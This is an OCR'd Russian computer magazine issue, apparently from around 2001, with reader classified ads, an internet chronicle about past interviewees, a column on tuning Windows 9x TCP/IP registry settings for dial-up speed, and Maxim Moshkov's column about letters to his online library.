CD-ROM «Русский музей», «Эрмитаж», недорого. Тел.: (343-78) 369-27, г. Каменск-Уральский. Полина.

ПК Pentium не ниже 166 МГц или комплектующие, недорого. Рассмотрю все варианты. 629003, Ямало-Ненецкий а/о, г. Салехард, ул. Почтовая, 22, кв. 3. Тел.: (34922) 4-85-23 (р.), (34922) 4-38-59 (д.). Андрей.

Недорого куплю б/у «железо» — собираю машину, осталось немного! 184230, Полярные Зори, ул. Ломоносова, д. 1/1-132, Шумихину А. Тел.: (232) 6-36-79.

CD с программами под BeOS, OS/2, по почте. 676791, Амурская обл., п. Прогресс, ул. Молодежная, 3-12, Авдееву К.Б. Тел.: 4-43-04.

Любые версии Heroes of Might & Magic. 353330, Краснодарский край, г. Крымск, ул. Упорная, д. 24. Дирксен Ал. Тел.: (231) 43898. E-mail: **DWG_111@mail.ru**.

Ноутбук, видеокамеру, CD-ROM, жесткий диск — недорого. Тел.: (095) 954-18-31. E-mail: **victor-mo@mtu-net.ru**.

Внешний модем, голосовой, факсовый, 33600 бод, желательно Motorola. E-mail: **yurovit@mail.ru**.

Журнал «Игромания» №1 за 1999 г. (описание прохождения игры Half-Life). Украина, Донецк, ул. Артема, д. 202, кв. 18. Гончарову Алексею.

ПРОДАМ

Комплектующие, оборудование к PC. Оплата договорная. 692001, Приморский край, п. Лучегорск, ул. Центральная, д. 6. Илья.

CD-ROM Talk To Me (англ. и итал.) От вас — конверт с о/а. 306530, г. Курск-Щигры, а/я 5.

Лицензионные CD («Бука», «1С»). Дешево! Тамбовская обл., п. Первомайский, ул. Дружбы, д. 7, кв. 67.

Картридж ВС-06 фирмы Canon за 300 руб. (в упаковке). 445023, Самарская обл., г. Тольятти, б-р Ленина, 12-32, Олегу.

Недорого монитор 15" CTX X50 0.28 в отличном состоянии. Дмитрий. Тел.: (095) 390-14-40. E-mail: **demonn@aport.ru**.

Бесплатно публикуются объявления объемом до 150 знаков (включая адрес и телефон), присланные только на наших купонах. Ксерокопии не принимаются. Напоминаем, бесплатно мы публикуем только частные сообщения. Объявления компаний и индивидуальных предпринимателей публикуются только как платная реклама. По поводу размещения рекламы просим обращаться в нашу рекламно-маркетинговую службу по телефону (095) 232-2261.
За достоверность информации в объявлениях редакция ответственности не несет. Будьте бдительны, опасайтесь мошенников и избегайте участия в пирамидах, закамуфлированная информация которых может попасть в номер, особенно в раздел «Предлагаю работу». Мы оставляем за собой право не публиковать объявления, выходящие за пределы тематики журнала, и редактировать текст публикуемых объявлений, чтобы сделать его более ясным. Пожалуйста, не забывайте указывать почтовый индекс и код города, даже если ваш телефон находится в Москве.

ИНТЕРНЕТ

Сайт «Russian Electronic» — все про компьютеры и электронику. **www.logicnet.ru/~electron**. Заходите!

На сайте www.amadeusdoggen.boom.ru — немецкие доги. Тел.: (095) 529-54-91. E-mail: **gajar@bk.ru**. Приглашаю всех, кому интересны собаки этой породы.

Предлагаю бесплатно небольшие (в основном логические) игровые программы с исходными текстами на Паскале и Клиппере. Юрий. **www.igrneft.narod.ru**.

ИЩУ РАБОТУ

Дизайнера на ПК PIII-600. Календари, этикетки, упаковки. Тел.: (343-78) 369-27, г. Каменск-Уральский. Полина.

ПРЕДЛАГАЮ РАБОТУ

Напишу, как быстро заработать на новый крутой ПК. От вас — конверт с о/а. 185009, Респ. Карелия, г. Петрозаводск, С.К.З. 4-24. Тел.: (8142) 710451, Юрий. E-mail: **rybkin@onego.ru**.

ОБУЧЕНИЕ

Обучение заработку в Интернете. Индивидуальный подход. **http://money.webzone.ru**.

УСЛУГИ

Помогу приобрести компьютерные журналы и книги. 125008, Москва, а/я 350. Лукьянов Павел Александрович.

ИЩУ ДРУЗЕЙ

С удовольствием буду переписываться с любителями PC. Пишите мне по адресу: 416501, Астраханская обл., г. Ахтубинск, мкрн 1, д. 1, кв. 110. Бровко Андрей, 16 лет.

Мне 15 лет, я мелкий юзер, люблю стратегии. Ищу друзей по переписке. Отвечу всем. Московская обл., г. Подольск, пр. Ленина, д. 26. Илья.

Хочу переписываться с любителями анимэ (игры и мультфильмы). Мой e-mail: **killroy@mail.ru**.

Мне 14. Хочу переписываться с девчонками, любящими PC. 347320, Ростовская обл., г. Цимлянск, пер. Дружинковский, 58.

Привет! Хочу переписываться с теми, кто любит свой домашний компьютер. Пишите Кате (14 лет). Иваново, Коханское шоссе, д. 9, кв. 71.

Хочу переписываться со всеми, кто любит свой PC. Пишите по адресу: 391851, Рязанская обл., Скопинский р-н, п/о М-Шелем. х., ул. Гагарина, д. 31, кв. 9, Маше.

Ищу друзей по переписке. Мне 14 лет. Мой адрес: 352333, Краснодарский кр., г. Усть-Лабинск, ул. Пролетарская, 12.

Мне 17 лет. Я хочу переписываться с поклонниками PC и 3D-стратегий. Пишите! 626153, Тюменская обл., г. Тобольск, ул. Ленина, 202, кв. 3. Кордюкову А.В.

РАЗНОЕ

Компьютерные фирмы! Распространю вашу рекламу в обмен на компьютер. Изучаю спрос на советские монеты. 640023, г. Курган, 5 мкр., д. 10, кв. 93. Сергею.

Если у вас есть игра «Twinsen's Odyssey II» — пришлите, пожалуйста, или продайте. 346409, Ростовская обл., г. Новочеркасск, ул. Первомайская, 105, корп. 126, Гриценко Е.

Фирмы, торгующие ПК! Хочу приобрести домашний компьютер. 172350, Тверская обл., г. Ржев, ул. Гагарина, 106-5.

Нужна информация о конкурсах программистов. Вышлем программы ТР «Формула жизни; Твой характер (Квадрат Пифагора)». Конверт с о/а. Кисловодск, а/я 74, Сергей, Евгений.

Помогите безумцу, севшему за С++! Ищу описание интерфейса Visual C++ 6.0. Помогу чем смогу. 155210, Ивановская обл., п. В. Ландех, ул. Строителей, д. 21/8, Алексей.

Фирмы, распространю вашу рекламу в г. Когалыме (имеются перспективы) в обмен на ПК. Рассмотрю любые варианты. 628486, Тюменская обл., г. Когалым, ул. Градостроителей, 4, кв. 2.

Фирмы! Распространю вашу рекламу в гг. Самара и Отрадный в обмен на компьютер с монитором. Рассмотрю все. Тел.: (261) 2-59-63. Желательно вечером. Паша.



ИНТЕРНЕТ

За пять лет, которые существует «Домашний компьютер», гостями его страниц побывали самые разные люди — знаменитые программисты, шоумены, философы, менеджеры, писатели, рок-музыканты... В нынешнем выпуске сетевой светской хроники некоторые из героев наших давних и не очень давних публикаций публикаций возвращаются к вам снова...

http://housekeeping.kulichki.net/death/



Ольга Дергунова, глава российского представительства Microsoft и герой материала под названием «Птенчик, посол империи» («ДК», сентябрь 1997), продолжает оставаться одной из самых популярных фигур российской компьютерной сцены. Причина этого не только в месте работы Ольги и её должности, но и в ее личных качествах. Она умеет говорить с людьми так, что они забывают о раздражающем их богатстве Билла Гейтса, глюках в Windows и иных неприятностях жизни. Правила поведения, которым следует Ольга Дергунова, можно назвать мудрыми. «К руководителю не должно быть применимо слово слишком. Человек не должен быть слишком резким. Человек не должен быть слишком энергичным. Слово «слишком» для него всегда идет «в минус». Человек должен подумать, потом еще раз подумать, потом еще раз подумать, как это сделать, и подумать, как правильно это сказать», — говорит топ-менеджер Microsoft в одном из интервью, размещенных в Сети. Собеседник Ольги Дергуновой, Андрей Травин (кстати, автор «ДК»), опубликовавший это интервью на своей независимой литературной страничке «Смерть в Internet» (**http://housekeeping.kulichki.net/death/**) заключает долгие рассуждения о бизнесе и маркетинге следующим образом: «Но Ольга — все равно прелесть! :-)».

www.music.ru



Борис Гребенщиков, появившийся в ноябрьском «ДК» 1999 года с высказыванием: «Здоровому человеку — что гашиш, что компьютер, что алкоголь», вскоре вслед затем принял участие в альтернативной президентской кампании, организованной в Сети на сайте **www.music.ru**. Кандидатами в президенты здесь выступали не политики, а музыканты. Б.Г. стал президентом, опередив Андрея Макаревича, Александра Скляра и Юрия Шевчука.

www.kaspersky.ru/awards.asp

Евгений Касперский, создатель одной из лучших в мире антивирусных программ AVPro (очерк о нем был опубликован в «ДК» в апреле 1998), продолжает собирать награды. Последняя была получена от голландского журнала PCM в феврале 2001 года. А всего Касперский и его антивирус получили 60 знаков отличия. Их выставка открыта по адресу **www. kaspersky.ru/ awards.asp**.



Знаменитый AVPro Касперского привлекает не только тех, кто ищет надежную защиту от вирусов, но и исследователей разных видов и направлений. На сайте «Отдел исследования Программ» (**www.cray.vision. krg.kz/~XFiles/articles/filem002. html**) опубликовано исследование «Antiviral Toolkit Pro — как сделать из демо-версии рабочую». Оказывается, это совсем не сложно...

Можно в Сети найти и критику знаменитого антивируса. Например, на сайте «Защищенный Киев» Касперского и его антивирус упрекают вот в чем: «К списку безвредных программ, которые AVP «обзывает» вирусами, добавилась Trojan.IIS_Hack. Ну не любит Касперский (автор AVP) хакеров — и всё тут: не важно, для чего используется программа IIS-Hack — для настройки системы безопасности Web-узла или для её взлома. Раз имеет хоть какое-то отношение к хакерам (хотя бы даже только в названии) — всё, «не пущать»! Невольно вспоминается знаменитый одесский анекдот: «Вы слышали за нашу новость? Говорят, что Абрам таки связан с воровством! Вот только неизвестно: то ли он украл, то ли у него украли» (**www.protected. kiev.ua/index.html?vircen2. htm**).

www.abbyy.ru



Давид Ян, президент фирмы ABBYY, создатель программы оптического распознавания текста FineReader, загадывавшей читателям «ДК» загадки в декабрьском номере за 1999 год, опубликовал на сайте своей компании, в разделе «Фундаментальные убеждения», три фразы, которые являются его кредо:

Мы убеждены, что добиться успеха можно.

Мы убеждены, что добиться успеха можно, только работая.

Мы убеждены, что добиться успеха можно, только работая на благо других.

www.arbatova.ru/

Мария Арбатова продолжает развивать свой сайт (**www.arbatova.ru/**), о котором она говорила в интервью с Ладой Славниковой, опубликованном в «ДК» в октябре 2000. Ежедневному Дневнику Событий, существующему на сайте, могут позавидовать многие сетевые газеты и




журналы — так этот дневник обстоятелен и насыщен информацией. (Новости от Марии Арбатовой, кстати, можно получать и по электронной почте.)

Форумов на сайте три: «Женский клуб», «Взгляд со стороны» и «Веселости». Все три живые — народу в них тусуется много. В «Женском клубе» идет постоянная дискуссия по актуальным вопросам типа: «Почему мужчины выбирают себе в подруги женщин-кукол?». В ходе дискуссии возникают новые термины: социально успешные мужчины, сексуально обслуженные женщины… Что касается «Форума веселости», то публика рассказывает тут анекдоты и обменивается колкостями. Вот анекдот. Фотограф модели: «Девушка, сделайте на лице выражение глубокой задумчивости. Ну хорошо, сейчас я вам помогу, скажите, сколько будет 5 умножить на 8?». А вот колкость: У меня чудокомпутер. Он через раз включается со второго раза, а иногда через два раза, закономерности не действуют. Паэтому у меня к наукам скептическое отношение. — С какого раза включается голова?

www.crematorium.ru

Армен Григорян, лидер рок-группы «Крематорий», беседовавший в своем логове — котельная, переоборудованная под студию звукозаписи — с Алексеем Поликовским («ДК» в сентябре 1998 года), за время, прошедшее после появления на страницах журнала, успел создать сайт группы




(**www. crematorium.ru**), а потом сменить его структуру и дизайн, за что и выразил личную благодарность веб-мастеру Вячеславу Бутыркину («за самоотверженный труд и героизм, проявленный в ходе работ по обновлению сайта». На что доблестный веб-мастер ответил одним словом: «Упс»).

На сайте есть раздел «Жизнь ПК», однако означает это не «Жизнь Персонального Компьютера», а жизнь «Постоянного Комитета» (иными словами — группы и её окружения). Есть на сайте и Манифест, судя по всему, написанный самим Григоряном в лучших традициях рок-н-рольного буйства, эпоха которого, увы, давно прошла: «Уже сотни лет мир, наш мир, умирает. И никто за эти сотни лет не додумался засунуть бомбу ему в задницу и поджечь фитиль. Ему нужен последний удар, последний взрыв, чтобы он разлетелся вдребезги».

Как и положено, на сайте нашли место и объяснения публики в любви к артисту. Вот такие, например: «Армен ИМЕЙ СОВЕСТЬ!!!!!,,,Когда приедишь в ИРКУТСК дохнем от скуки!». (это написал Грустный парень из Иркутска).

http://xakep.msk.ru/archiv.htm

Основатель и руководитель гражданской школы хакеров Илья Васильев, более известный как **Арви Хэкер**, был гостем «ДК» во время нашумевшего съезда хакеров СПРЫГ 2K (см. «ДК» №7/2000). На съезде Арви «сказал очевидные, но многим, почему-то, непонятные вещи». Также в своих



намеках он «опустил» журнал «Хакер». В принципе он в чем-то был прав, т.к. идеал хакера в понимании вышеупомянутого журнала — это человек, гоняющийся за голыми задницами, пьющий пиво и читающий журнал «Хакер». А если вы всего этого не делаете, значит вы не хакер… Также Арви поговорил о деградации слова «хакер» в журналистских кругах. Большинство наших журналистов представляет себе хакера как вандала и варвара, которому хочется что-либо сломать. Вся пресса так и описывает хакера... но все по-другому... Хакер — это человек, обладающий знаниями высоких технологий и его цель отнюдь не деньги». Так описывает выступление Арви на съезде сетевой хронист (**http://xakep.msk.ru/archiv.htm**).

В начале этого года герой публикации «ДК» затеял новое издание «Меч света». Издание имеет подзаголовок: «e-zine светлых сил компьютерного андеграунда» (**www. hscool.org/**). Идеология нового проекта выражена в следующих словах: «Журнал… не стоит в оппозиции к социуму, а просто существует независимо от него. У нас свой мир и своя небольшая задача — хранить, совершенствовать и передавать хэкерское искусство». Единственный член редколлегии журнала — Арви Хэкер.

www.computerra.ru/online/chatarchive/6047/

Александра Маринина, автор детективов, которые читает вся Россия, сначала появилась на страницах «ДК»



(декабрь 2000), а потом встретилась с читателями в чате на сервере издательского дома «Компьютерра». Стенограмма беседы выложена по адресу **www. computerra.ru/online/ chatarchive/6047/**.Из беседы можно узнать, что все свои книги Александра Маринина написала собственноручно, что тема ее диссертации «Личность осужденных за насильственные преступления и предупреждение специального рецидива», что помимо детективов Маринина пишет пьесы (написала уже две) и что вообще-то в доверительных разговорах её называют Машей и ей это нравится. Основной творческий стимул для Марининой, — обида и огорчение. «Когда у меня все хорошо — как-то не пишется». К чтению книг на дисплее компьютера Маринина относится без восторга. «Я человек старинного воспитания. Люблю читать книги в мягком кресле, укрывшись теплым пледом. От чтения с компьютера можно получить информацию, но не удовольствие».

БЫСТРЫЙ ИНТЕРНЕТ

Павел Урусов melkor2000@mailru.com

Человек должен жить так, как ему этого хочется. Мне хочется быстрого Интернета — и у меня он есть. Пусть будет и у вас

Для любого компьютерщика этот вопрос является одним из основных. Когда светодиод RxD модема светится ровно и ярко, на душе сразу теплеет — хотя бы уже оттого, что при этом и страницы загружаются быстро, и при закачке файла по FTP не приходится длительное время ждать соединения с хостом. Другое дело, когда диод начинает моргать или его яркость сильно уменьшается. Еще хуже, когда огонек этот и вовсе гаснет: секунда, две, три, а то и полминуты проходит, а он все никак не оживет. Секунда, две — это еще куда ни шло, подобные задержки могут объясняться особенностями протокола HTTP, а вот замирание на десять и более секунд может означать серьезные проблемы у вашего провайдера, которые часто обозначаются словосочетанием «несварение канала» (channel indigestion). Бороться с этим можно, заведя себе много оперативной памяти (не менее 64 Мбайт) и персональные прокси- и DNS-серверы. Конечно, с точки зрения здравого смысла гораздо эффективнее было бы утопить всех этих любителей web-чатов, онлайновых игр и бесплатного Internet Explorer'а от одной известной американской корпорации, но — увы... С появлением реально работающих соединений на 56k при использовании V.90-модемов ситуация несколько улучшилась, но все равно не помешает выгадать несколько процентов пропускной способности за счет тщательной настройки.

На самом деле даже в течение одного сеанса производительность TCP/IP-соединения зависит от чертовой тучи факторов, многие из которых вообще не поддаются учету и контролю. Тем не менее, кое-что можно настроить и с клиентского (т.е. вашего) конца, особенно если вы используете Windows 95/98/NT 4.0/2000, «умолчальные» настройки которых непригодны даже для «буржуйских»



Фото: Владимир Белко

Связь в России часто не высокого качества. Скорость соединения зависит от чертовой тучи факторов, многие из которых вообще не поддаются учету и контролю.

стран, не говоря уже о бескрайних российских просторах, на которых линии связи надо включать в одну поговорку с дураками и дорогами.

Честно говоря, я мог бы сразу описать необходимые настройки, но не буду этого делать, т.к. считаю, что для того, чтобы хорошо овладеть каким-либо предметом, надо хотя бы на простейшем уровне представлять, что за процессы там внутри происходят. Поэтому я сначала расскажу, от чего зависит производительность вашего соединения, и только потом — как все это дело привести в нормальное состояние.

Итак, один из основных параметров, от которого в наибольшей степени зависит поведение вашего компьютера в Сети — MTU (Maximum Transmission Unit, наибольший блок передаваемых данных). Одна известная американская корпорация, славная своей неподражаемой гигантоманией, обзывает этот параметр MaxMTU (что, очевидно, означает «maximum maximorum», то есть «круче не бывает») и выставляет для него в своей операционной системе совершенно непотребное значение — 1500, очевидно, исходя из стандартного размера кадра для сетей Ethernet. Между прочим, это же значение зачастую принимается и у провайдеров, которые ревностно следят за состоянием своих модемных пулов и web-серверов, а до таких мелочей руки у них обычно не доходят. В нашем случае, однако, под MTU подразумевается максимальный размер одного пакета данных, передаваемых в данной сети (включая заголовок и служебную информацию, исходя из которой маршрутизаторы адресуют эти пакеты). Понятно, что если гигантский пакет размером 1,5 Кбайт пытается пролезть через участок сети с меньшим MTU, то он разбивается на соответствующие кусочки — фрагментируется. Естественно, после прохождения через такой участок пакет потребует сборки, которая и сама по себе есть вещь достаточно неприятная, а уж если отдельные фрагменты загуляли разными тропками — пиши пропало. Поэтому к подбору данного значения надо подходить с умом. Похоже, в Интернете стандартным значением для маршрутизаторов является MTU=576, во всяком случае, для меня наилучшим оказалось именно оно. Мне доводилось слышать такие рассуждения, что, мол, чрезмерное уменьшение MTU приводит к снижению к.п.д. соединения. Давайте посчитаем. Если считать, что на каждый пакет приходится 40 байт заголовка, то для соединения с MTU=1500 к.п.д.

составляет $\frac{1500-40}{1500} = 97,(3)\%$, а для

MTU=576 к.п.д. равен $\frac{576-40}{576} = 93,0(5)\%$

Я бы не сказал, что это заметная разница. Во всяком случае, потеря четырех процентов будет с лихвой компенсироваться отсутствием необходимости фрагментировать пакеты.

В общем, рекомендую поэкспериментировать со всем диапазоном вероятных значений для MTU (от 512 до 1500). Черт знает, может, для вас наилучшим окажется что-нибудь вроде MTU=768?

Далее, такой параметр как MSS (Maximum Segment Size, максимальный размер сегмента данных в одном пакете). Как нетрудно догадаться, эта величина некоторым образом зависит от MTU, и определяется чаще всего, как MSS=MTU–40. Это — максимальное значение для MSS, который должен быть по крайней мере на 40 байт заголовка меньше, чем MTU. Порой встречаются рекомендации уменьшать MSS, но они, скорее всего, вызваны стремлением перебдеть, так как потеря нескольких драгоценных процентов пропускной способности ничем не обоснована. В этой борьбе битва будет идти до последнего байта, так что MSS=MTU-40.

Лучше один раз помучиться, настраивая TCP/IP — соединение, чем мучиться каждый раз, выходя в Сеть

Есть еще такой параметр, как RWIN (TCP Receive Window, окно приема для TCP-соединения). Про него можно сказать: чем больше, тем лучше, однако чрезмерная ширина этого окна резко повышает риск потерять разом ну очень длинную посылку. Дело в том, что ваше значение RWIN передается удаленному хосту, который готов немедля разразиться автоматной очередью из огромного числа IP-пакетов, а на тропах Интернета встречается всякое, в том числе и ваш провайдер, у которого при чересчур интенсивном потоке данных переполняется буфер. Придется потом вашему клиентскому ПО долго выяснять у хоста, а что же он, собственно, имел в виду. С другой стороны, чрезмерное уменьшение значения этого параметра, например, RWIN=MSS, опять-таки снижает скорость, хотя бы уже потому, что шансов у n пакетов попасть точнехонько в цель, не разбросавшись по разным соединениям, гораздо меньше, чем при одном соединении с RWIN=n*MSS. Здесь существует своего рода «золотая середина», и опытные в подобных вопросах люди советуют определять RWIN как n*MSS, где $n \in \{4, 6, 8\}$. Можно попробовать умножать значение MSS на десять или даже на двенадцать, но лучше это делать глухой ночью, когда толкотни, во всяком случае, в российском сегменте Интернета, меньше (несмотря на смехотворность ночных тарифов, большинство людей все-таки в два часа ночи спит, а не сидит в Сети).

Конечно, с точки зрения здравого смысла гораздо эффективнее было бы утопить всех этих любителей web–чатов, онлайновых игр и бесплатного Internet Explorer'a от одной известной американской корпорации, но — увы...

Есть еще параметры TTL (время жизни) и SessionKeepAlive (время поддержания соединения). Честно говоря, я не придавал им большого значения, пока не столкнулся с одним очень хитрым провайдером (не буду показывать пальцем), с которым у меня соединение не держалось больше десяти минут. В принципе. Потом я вроде бы нашел способ бороться с этим — постоянное пингование его web-сервера командами вроде «tracert www.provider.ru». Поскольку при этом запросы проходят через провайдерский Dial-Up сервер, у него нету повода отключать меня якобы по таймауту. Но очень скоро мне это надоело (я, в конце концов, не профессиональная машинистка, чтобы каждые две минуты вводить с клавиатуры, да еще и в окне сеанса MS-DOS, пятидесятизначные команды; к тому же подобные вещи просто унизительны). А стоило мне поставить значение TTL=128 секунд вместо «умолчальных» 32, как все сразу стало гораздо веселее.

Есть еще параметры PMTU и PMTUBlackHoleDetect, но они вытворяют нечто и вовсе несусветное. В Windows 95/98 автоматическое определение путевого MTU включено по умолчанию, очевидно, в надежде отыскать гладкую тропку с MTU=1500 (опять-таки принятым по умолчанию) прямиком от вашего компьютера и до места назначения. Но беда-то вся в том, что в Интернете слишком много машинок со значениями MTU 512, 552, 556, 576, 1024, 1152. Таким образом, шансов отыскать шоссе с постоянным MTU=1500 и галопом проскакать по нему без коллизий с такими же экспериментаторами прямиком до удаленного хоста у вас будет маловато даже в том случае, если вы дозваниваетесь откуда-нибудь из Пало-Альто, не говоря уже о славном городе Урюпинске. Понятно, что если начинать с MTU в районе 500–600, то пусть себе ищет гладкую тропку,

если это и так первая попавшаяся. Я все же рискну предложить поэкспериментировать с выключением PMTU.

Поиски «черной дыры» в Windows 9x отключены по умолчанию, и, пожалуй, правильно. Включение этой опции означает, что TCP-запрос будет пытаться отыскать такие маршрутизаторы, которые в ответ на поиски PMTU не отсылают ответ о необходимости фрагментации. В таком запросе будут посылаться сегменты со сброшенным флагом DF (Don't Fragment, т.е. «не фрагментировать»), если повторные передачи сегмента прошли незамеченными. Если же такие пробные пакеты будут «засечены», то величина MTU будет уменьшена, а флаг DF установлен для всех последующих пакетов данного соединения. При этом резко падает к.п.д. соединения (как за счет того, что часть драгоценного времени тратится на обнаружение «черных дыр», так и за счет снижения MTU). С другой стороны, подобные «молчаливые» роутеры способны вообще отменить поиски PMTU, что может привести прямо-таки к катастрофе, если в вашей системе это является вполне обычным процессом. Так или иначе, но я все равно рекомендую держать PMTUDiscovery включенным, а PMTUBlackHoleDetect выключенным, хотя повторю еще раз: все эти вещи очень индивидуальны, и то, что подходит мне, для вас может оказаться хуже горькой редьки. В Windows NT, вроде бы, PMTU с поисками «черной дыры» конфигурируется автоматически, и вам, кажется, остается только убедиться в том, что вы в Урюпинске, а не в Пало-Альто, и что все это хозяйство послетало с буржуйских значений само.

Теперь, пожалуй, можно начинать портить собственный реестр (не забыв предварительно сохранить файлы SYSTEM.DAT и USER.DAT где-нибудь в стороне). Итак:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\NetTrans\00xx (где xx — от 00 до 30 для различных вариантов настройки). В этом разделе вам нужно найти строковый параметр MaxMTU (или, если он не существует, — создать) и ввести в него требуемое значение (от 512 до 1500). Внимание: этот ключ надо создавать или изменять только в тех разделах (а их может быть 31), где есть строковый параметр DriverDesc, имеющий значение «TCP/IP». Вообще-то говоря, таких разделов будет ровно столько, сколько в вашей системе сетевых адаптеров, к которым привязан протокол TCP/IP. В Windows 98 на том компьютере, на котором я сейчас пишу эту статью, установлены «контроллер удаленного доступа» и «контроллер удаленного доступа №2 (поддержка VPN)», и к обоим привязан TCP/IP — поэтому у меня в разделе NetTrans два подраздела, описывающих TCP/IP, с номерами 0001 и 0002.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTCP. В этом разделе необходимо создать строковый ключ DefaultRcvWindow (4*MSS, 6*MSS или 8*MSS, где MSS=MTU-40). Здесь же проставляется и значение MSS — в ключе DefaultMSS, и TTL — в ключе DefaultTTL (32, 64 или 128), и PMTU — в ключе PMTU Discovery (0 — выключено или 1 — включено), и поиск «черных дыр» — в ключе PMTUBlackHoleDetect (значения те же, что и для PMTUD iscovery). Там же я обнаружил ключ EnableDNS, установленный в 0, — кто знает, для чего он нужен, напишите, пожалуйста, — очень уж подозрительно он выглядит! Можно было бы попробовать поменять его значение просто так, но боязно как-то, свой компьютер все-таки...

Теперь, пожалуй, можно начинать портить собственный реестр...

Особо замечу, что ВСЕ эти параметры — СТРОКОВОГО ТИПА, даже те, где надо проставить всего-то навсего 0 или 1. Смотрите не перепутайте, не создавайте каких-нибудь двоичных или DWORD. И если у меня написано, например, 6*MSS, то это означает, что вам надо взять калькулятор, умножить значение параметра MSS на 6 и вписать полученное значение в реестр, а не писать просто «6*MSS» (специально предупреждаю, а то есть у меня один знакомый «кадр», который все понимает буквально).

Если же вам лень проделывать все это вручную и/или хочется оградить себя от возможных ошибок, можно использовать программы оптимизации интернет-настроек реестра типа MTU-speed (**www.mjs.u-net.com/home.htm**) или Tweak-DUN (**www.pattersondesigns.com/tweakdun/**). Только все равно лучше бы проверять результаты их работы ДО перезагрузки компьютера, а то, знаете ли, всякое может быть — не боги в этом мире горшки обжигают... то есть программы пишут.

Хочу еще сказать, что снимаю с себя всякую ответственность за полную разладку Windows, если у кого таковая случится после редактирования реестра. Дело это тонкое, браться за него надо с аккуратностию и умеючи. В качестве универсального предохранительного средства могу посоветовать сохранение исходных SYSTEM.DAT и USER.DAT где-нибудь в укромном месте и восстановление в случае чего.

И — боритесь, боритесь! Человек должен жить так, как ему этого хочется. Мне хочется быстрого Интернета — и у меня он есть. Пусть будет и у вас. Дело это непростое, и прежде чем курочить систему, необходимо собрать статистику по соединению, и собирать ее для КАЖДОГО изменения ЛЮБОГО параметра, отслеживая все сдвиги как в лучшую, так и в худшую сторону. Уверяю вас, вы будете вознаграждены с лихвой — у меня, например, в последнее время при закачке файлов нередко случаются выхлесты скорости до 4,5 Кбайт в секунду — поверьте, это очень много. Этак я и в Интернете буду времени меньше проводить, денежку сэкономлю... Понятное дело, что в какой-нибудь BeOS или Linux все и так летает, у них системы и вообще не такие кривые, как у одной известной американской корпорации, но, во всяком случае, теперь понятно, что и в Windows жить можно более чем пристойно. ■

МАЛЕНЬКИЙ ОФИС С ЛАБИРИНТОМ ПЕРЕГОРОДОК



Максим Мошков: по образованию — математик, по профессии — программист и системный администратор UNIX. Программирует интернет-газету Лента.Ру. Седьмой год тащит на своих плечах электронную «Библиотеку Мошкова» (**http://lib.ru**), чему уже, кажется, и сам не рад. Мечтает хотя бы на месяц уйти в отпуск и отправиться в байдарочный поход. Его адрес: **max@lib.ru**

Недавно мне позвонил бригадный генерал израильских вооруженных сил. Говорил он по сотовому телефону, похоже, что из машины — сигнал то и дело ослабевал, а однажды даже исчез совсем, но генерал тут же дозвонился снова. Путаясь в уже изрядно подзабытых русских словах, он жаловался на неприятности, которые вдруг свалились на него «благодаря» Интернету, и просил помочь связаться с владельцем одного русского сайта. На этот сайт генерал в свое время безо всяких задних мыслей отправил отрывок об арабо-израильской войне из своей повести, а теперь завсегдатаи тамошнего форума придираются к каждому слову и обвиняют автора кто просто во вранье, кто в пропаганде. Между тем история этого человека и в самом деле необычна. В сравнительно недалекие времена «развитого социализма» жил в обыкновенном советском городе обыкновенный советский парень. Честно выполнил свой гражданский долг, отслуживши, как и положено, в армии — в тех ее частях, которые как раз тогда оказывали «интернациональную помощь братскому народу Афганистана». А потом со спокойной совестью эмигрировал на родину предков. Где на него посмотрели с сочувствующим любопытством и тут же призвали на войну с арабами — опять выполнять долг гражданина. Человек отнесся к делу настолько добросовестно, что в тридцать с небольшим лет уже носил генеральские погоны. И все описанное в его повести — истинная правда. Он не захотел никому доказывать, что не является верблюдом, отвечая на каверзные вопросы из жизни афганских моджахедов и израильских нижних чинов. И решил свою повесть из Интернета просто убрать. Что мы, связавшись с владельцем сайта, и сделали. Поэтому свидетельства этого участника событий на Ближнем Востоке (естественно, отличные от агиток CNN и Гостелерадио) отныне для российских читателей недоступны.

А вот еще история. На днях прислал письмо японец — тридцатилетний телепродюсер из корпорации NHK. Вначале он стеснительно извинялся за свой якобы слабый английский, а потом признался, что ему очень нравится Довлатов. Он хотел бы узнать больше об этом писателе, но не может найти в Интернете ни одного англоязычного довлатовского сайта. Еще японец просил совета — кого из современных русских писателей можно почитать в Сети на английском языке. Я отправил ему несколько ссылок, в том числе линк на переводы Стругацких и Пелевина. На следующий же день в инбоксе было новое письмо, которое просто кричало аршинными буквами: «ARIGATO!» Я прямо-таки увидел этого парня перед собой — маленького, аккуратно подстриженного, в хорошем костюме с дорогим неброским галстуком, как он счастливо улыбается во весь рот и признательно кланяется, сгибаясь, по строгому предписанию местного этикета, ровно на 45 градусов. Между прочим, после ритуальных благодарностей японец скромно сообщил, что ему уже знакомы братья Стругацкие — благодаря фильму Тарковского «Сталкер». И что он теперь с удовольствием познакомится еще и с творчеством «Пе_р_евина» (именно так он написал :-).

Еще был южноафриканец со сложным негритянским именем — студент Стэнфордского университета, ему зачем-то очень понадобились труды Маркса. И сербиянка, которая вместе с мужем-хорватом и двумя детьми была в свое время вынуждена бежать из Югославии. Писала она из Австралии — с просьбой прислать ей стихи Есенина, их требовалось показать коллегам-австралийцам. Потому что «эти англосаксы», как она их называла, оказывается, даже понятия не имеют о том, что есть такой писатель. Даже местный библиотекарь делает большие глаза и пожимает плечами. (Моя жена растрогалась и послала ей книгу старого, еще советского года выпуска, где стоял тираж не то 200, не то 500 тысяч экземпляров — в наивной надежде, что англосаксы вдруг устыдятся своего невежества.)

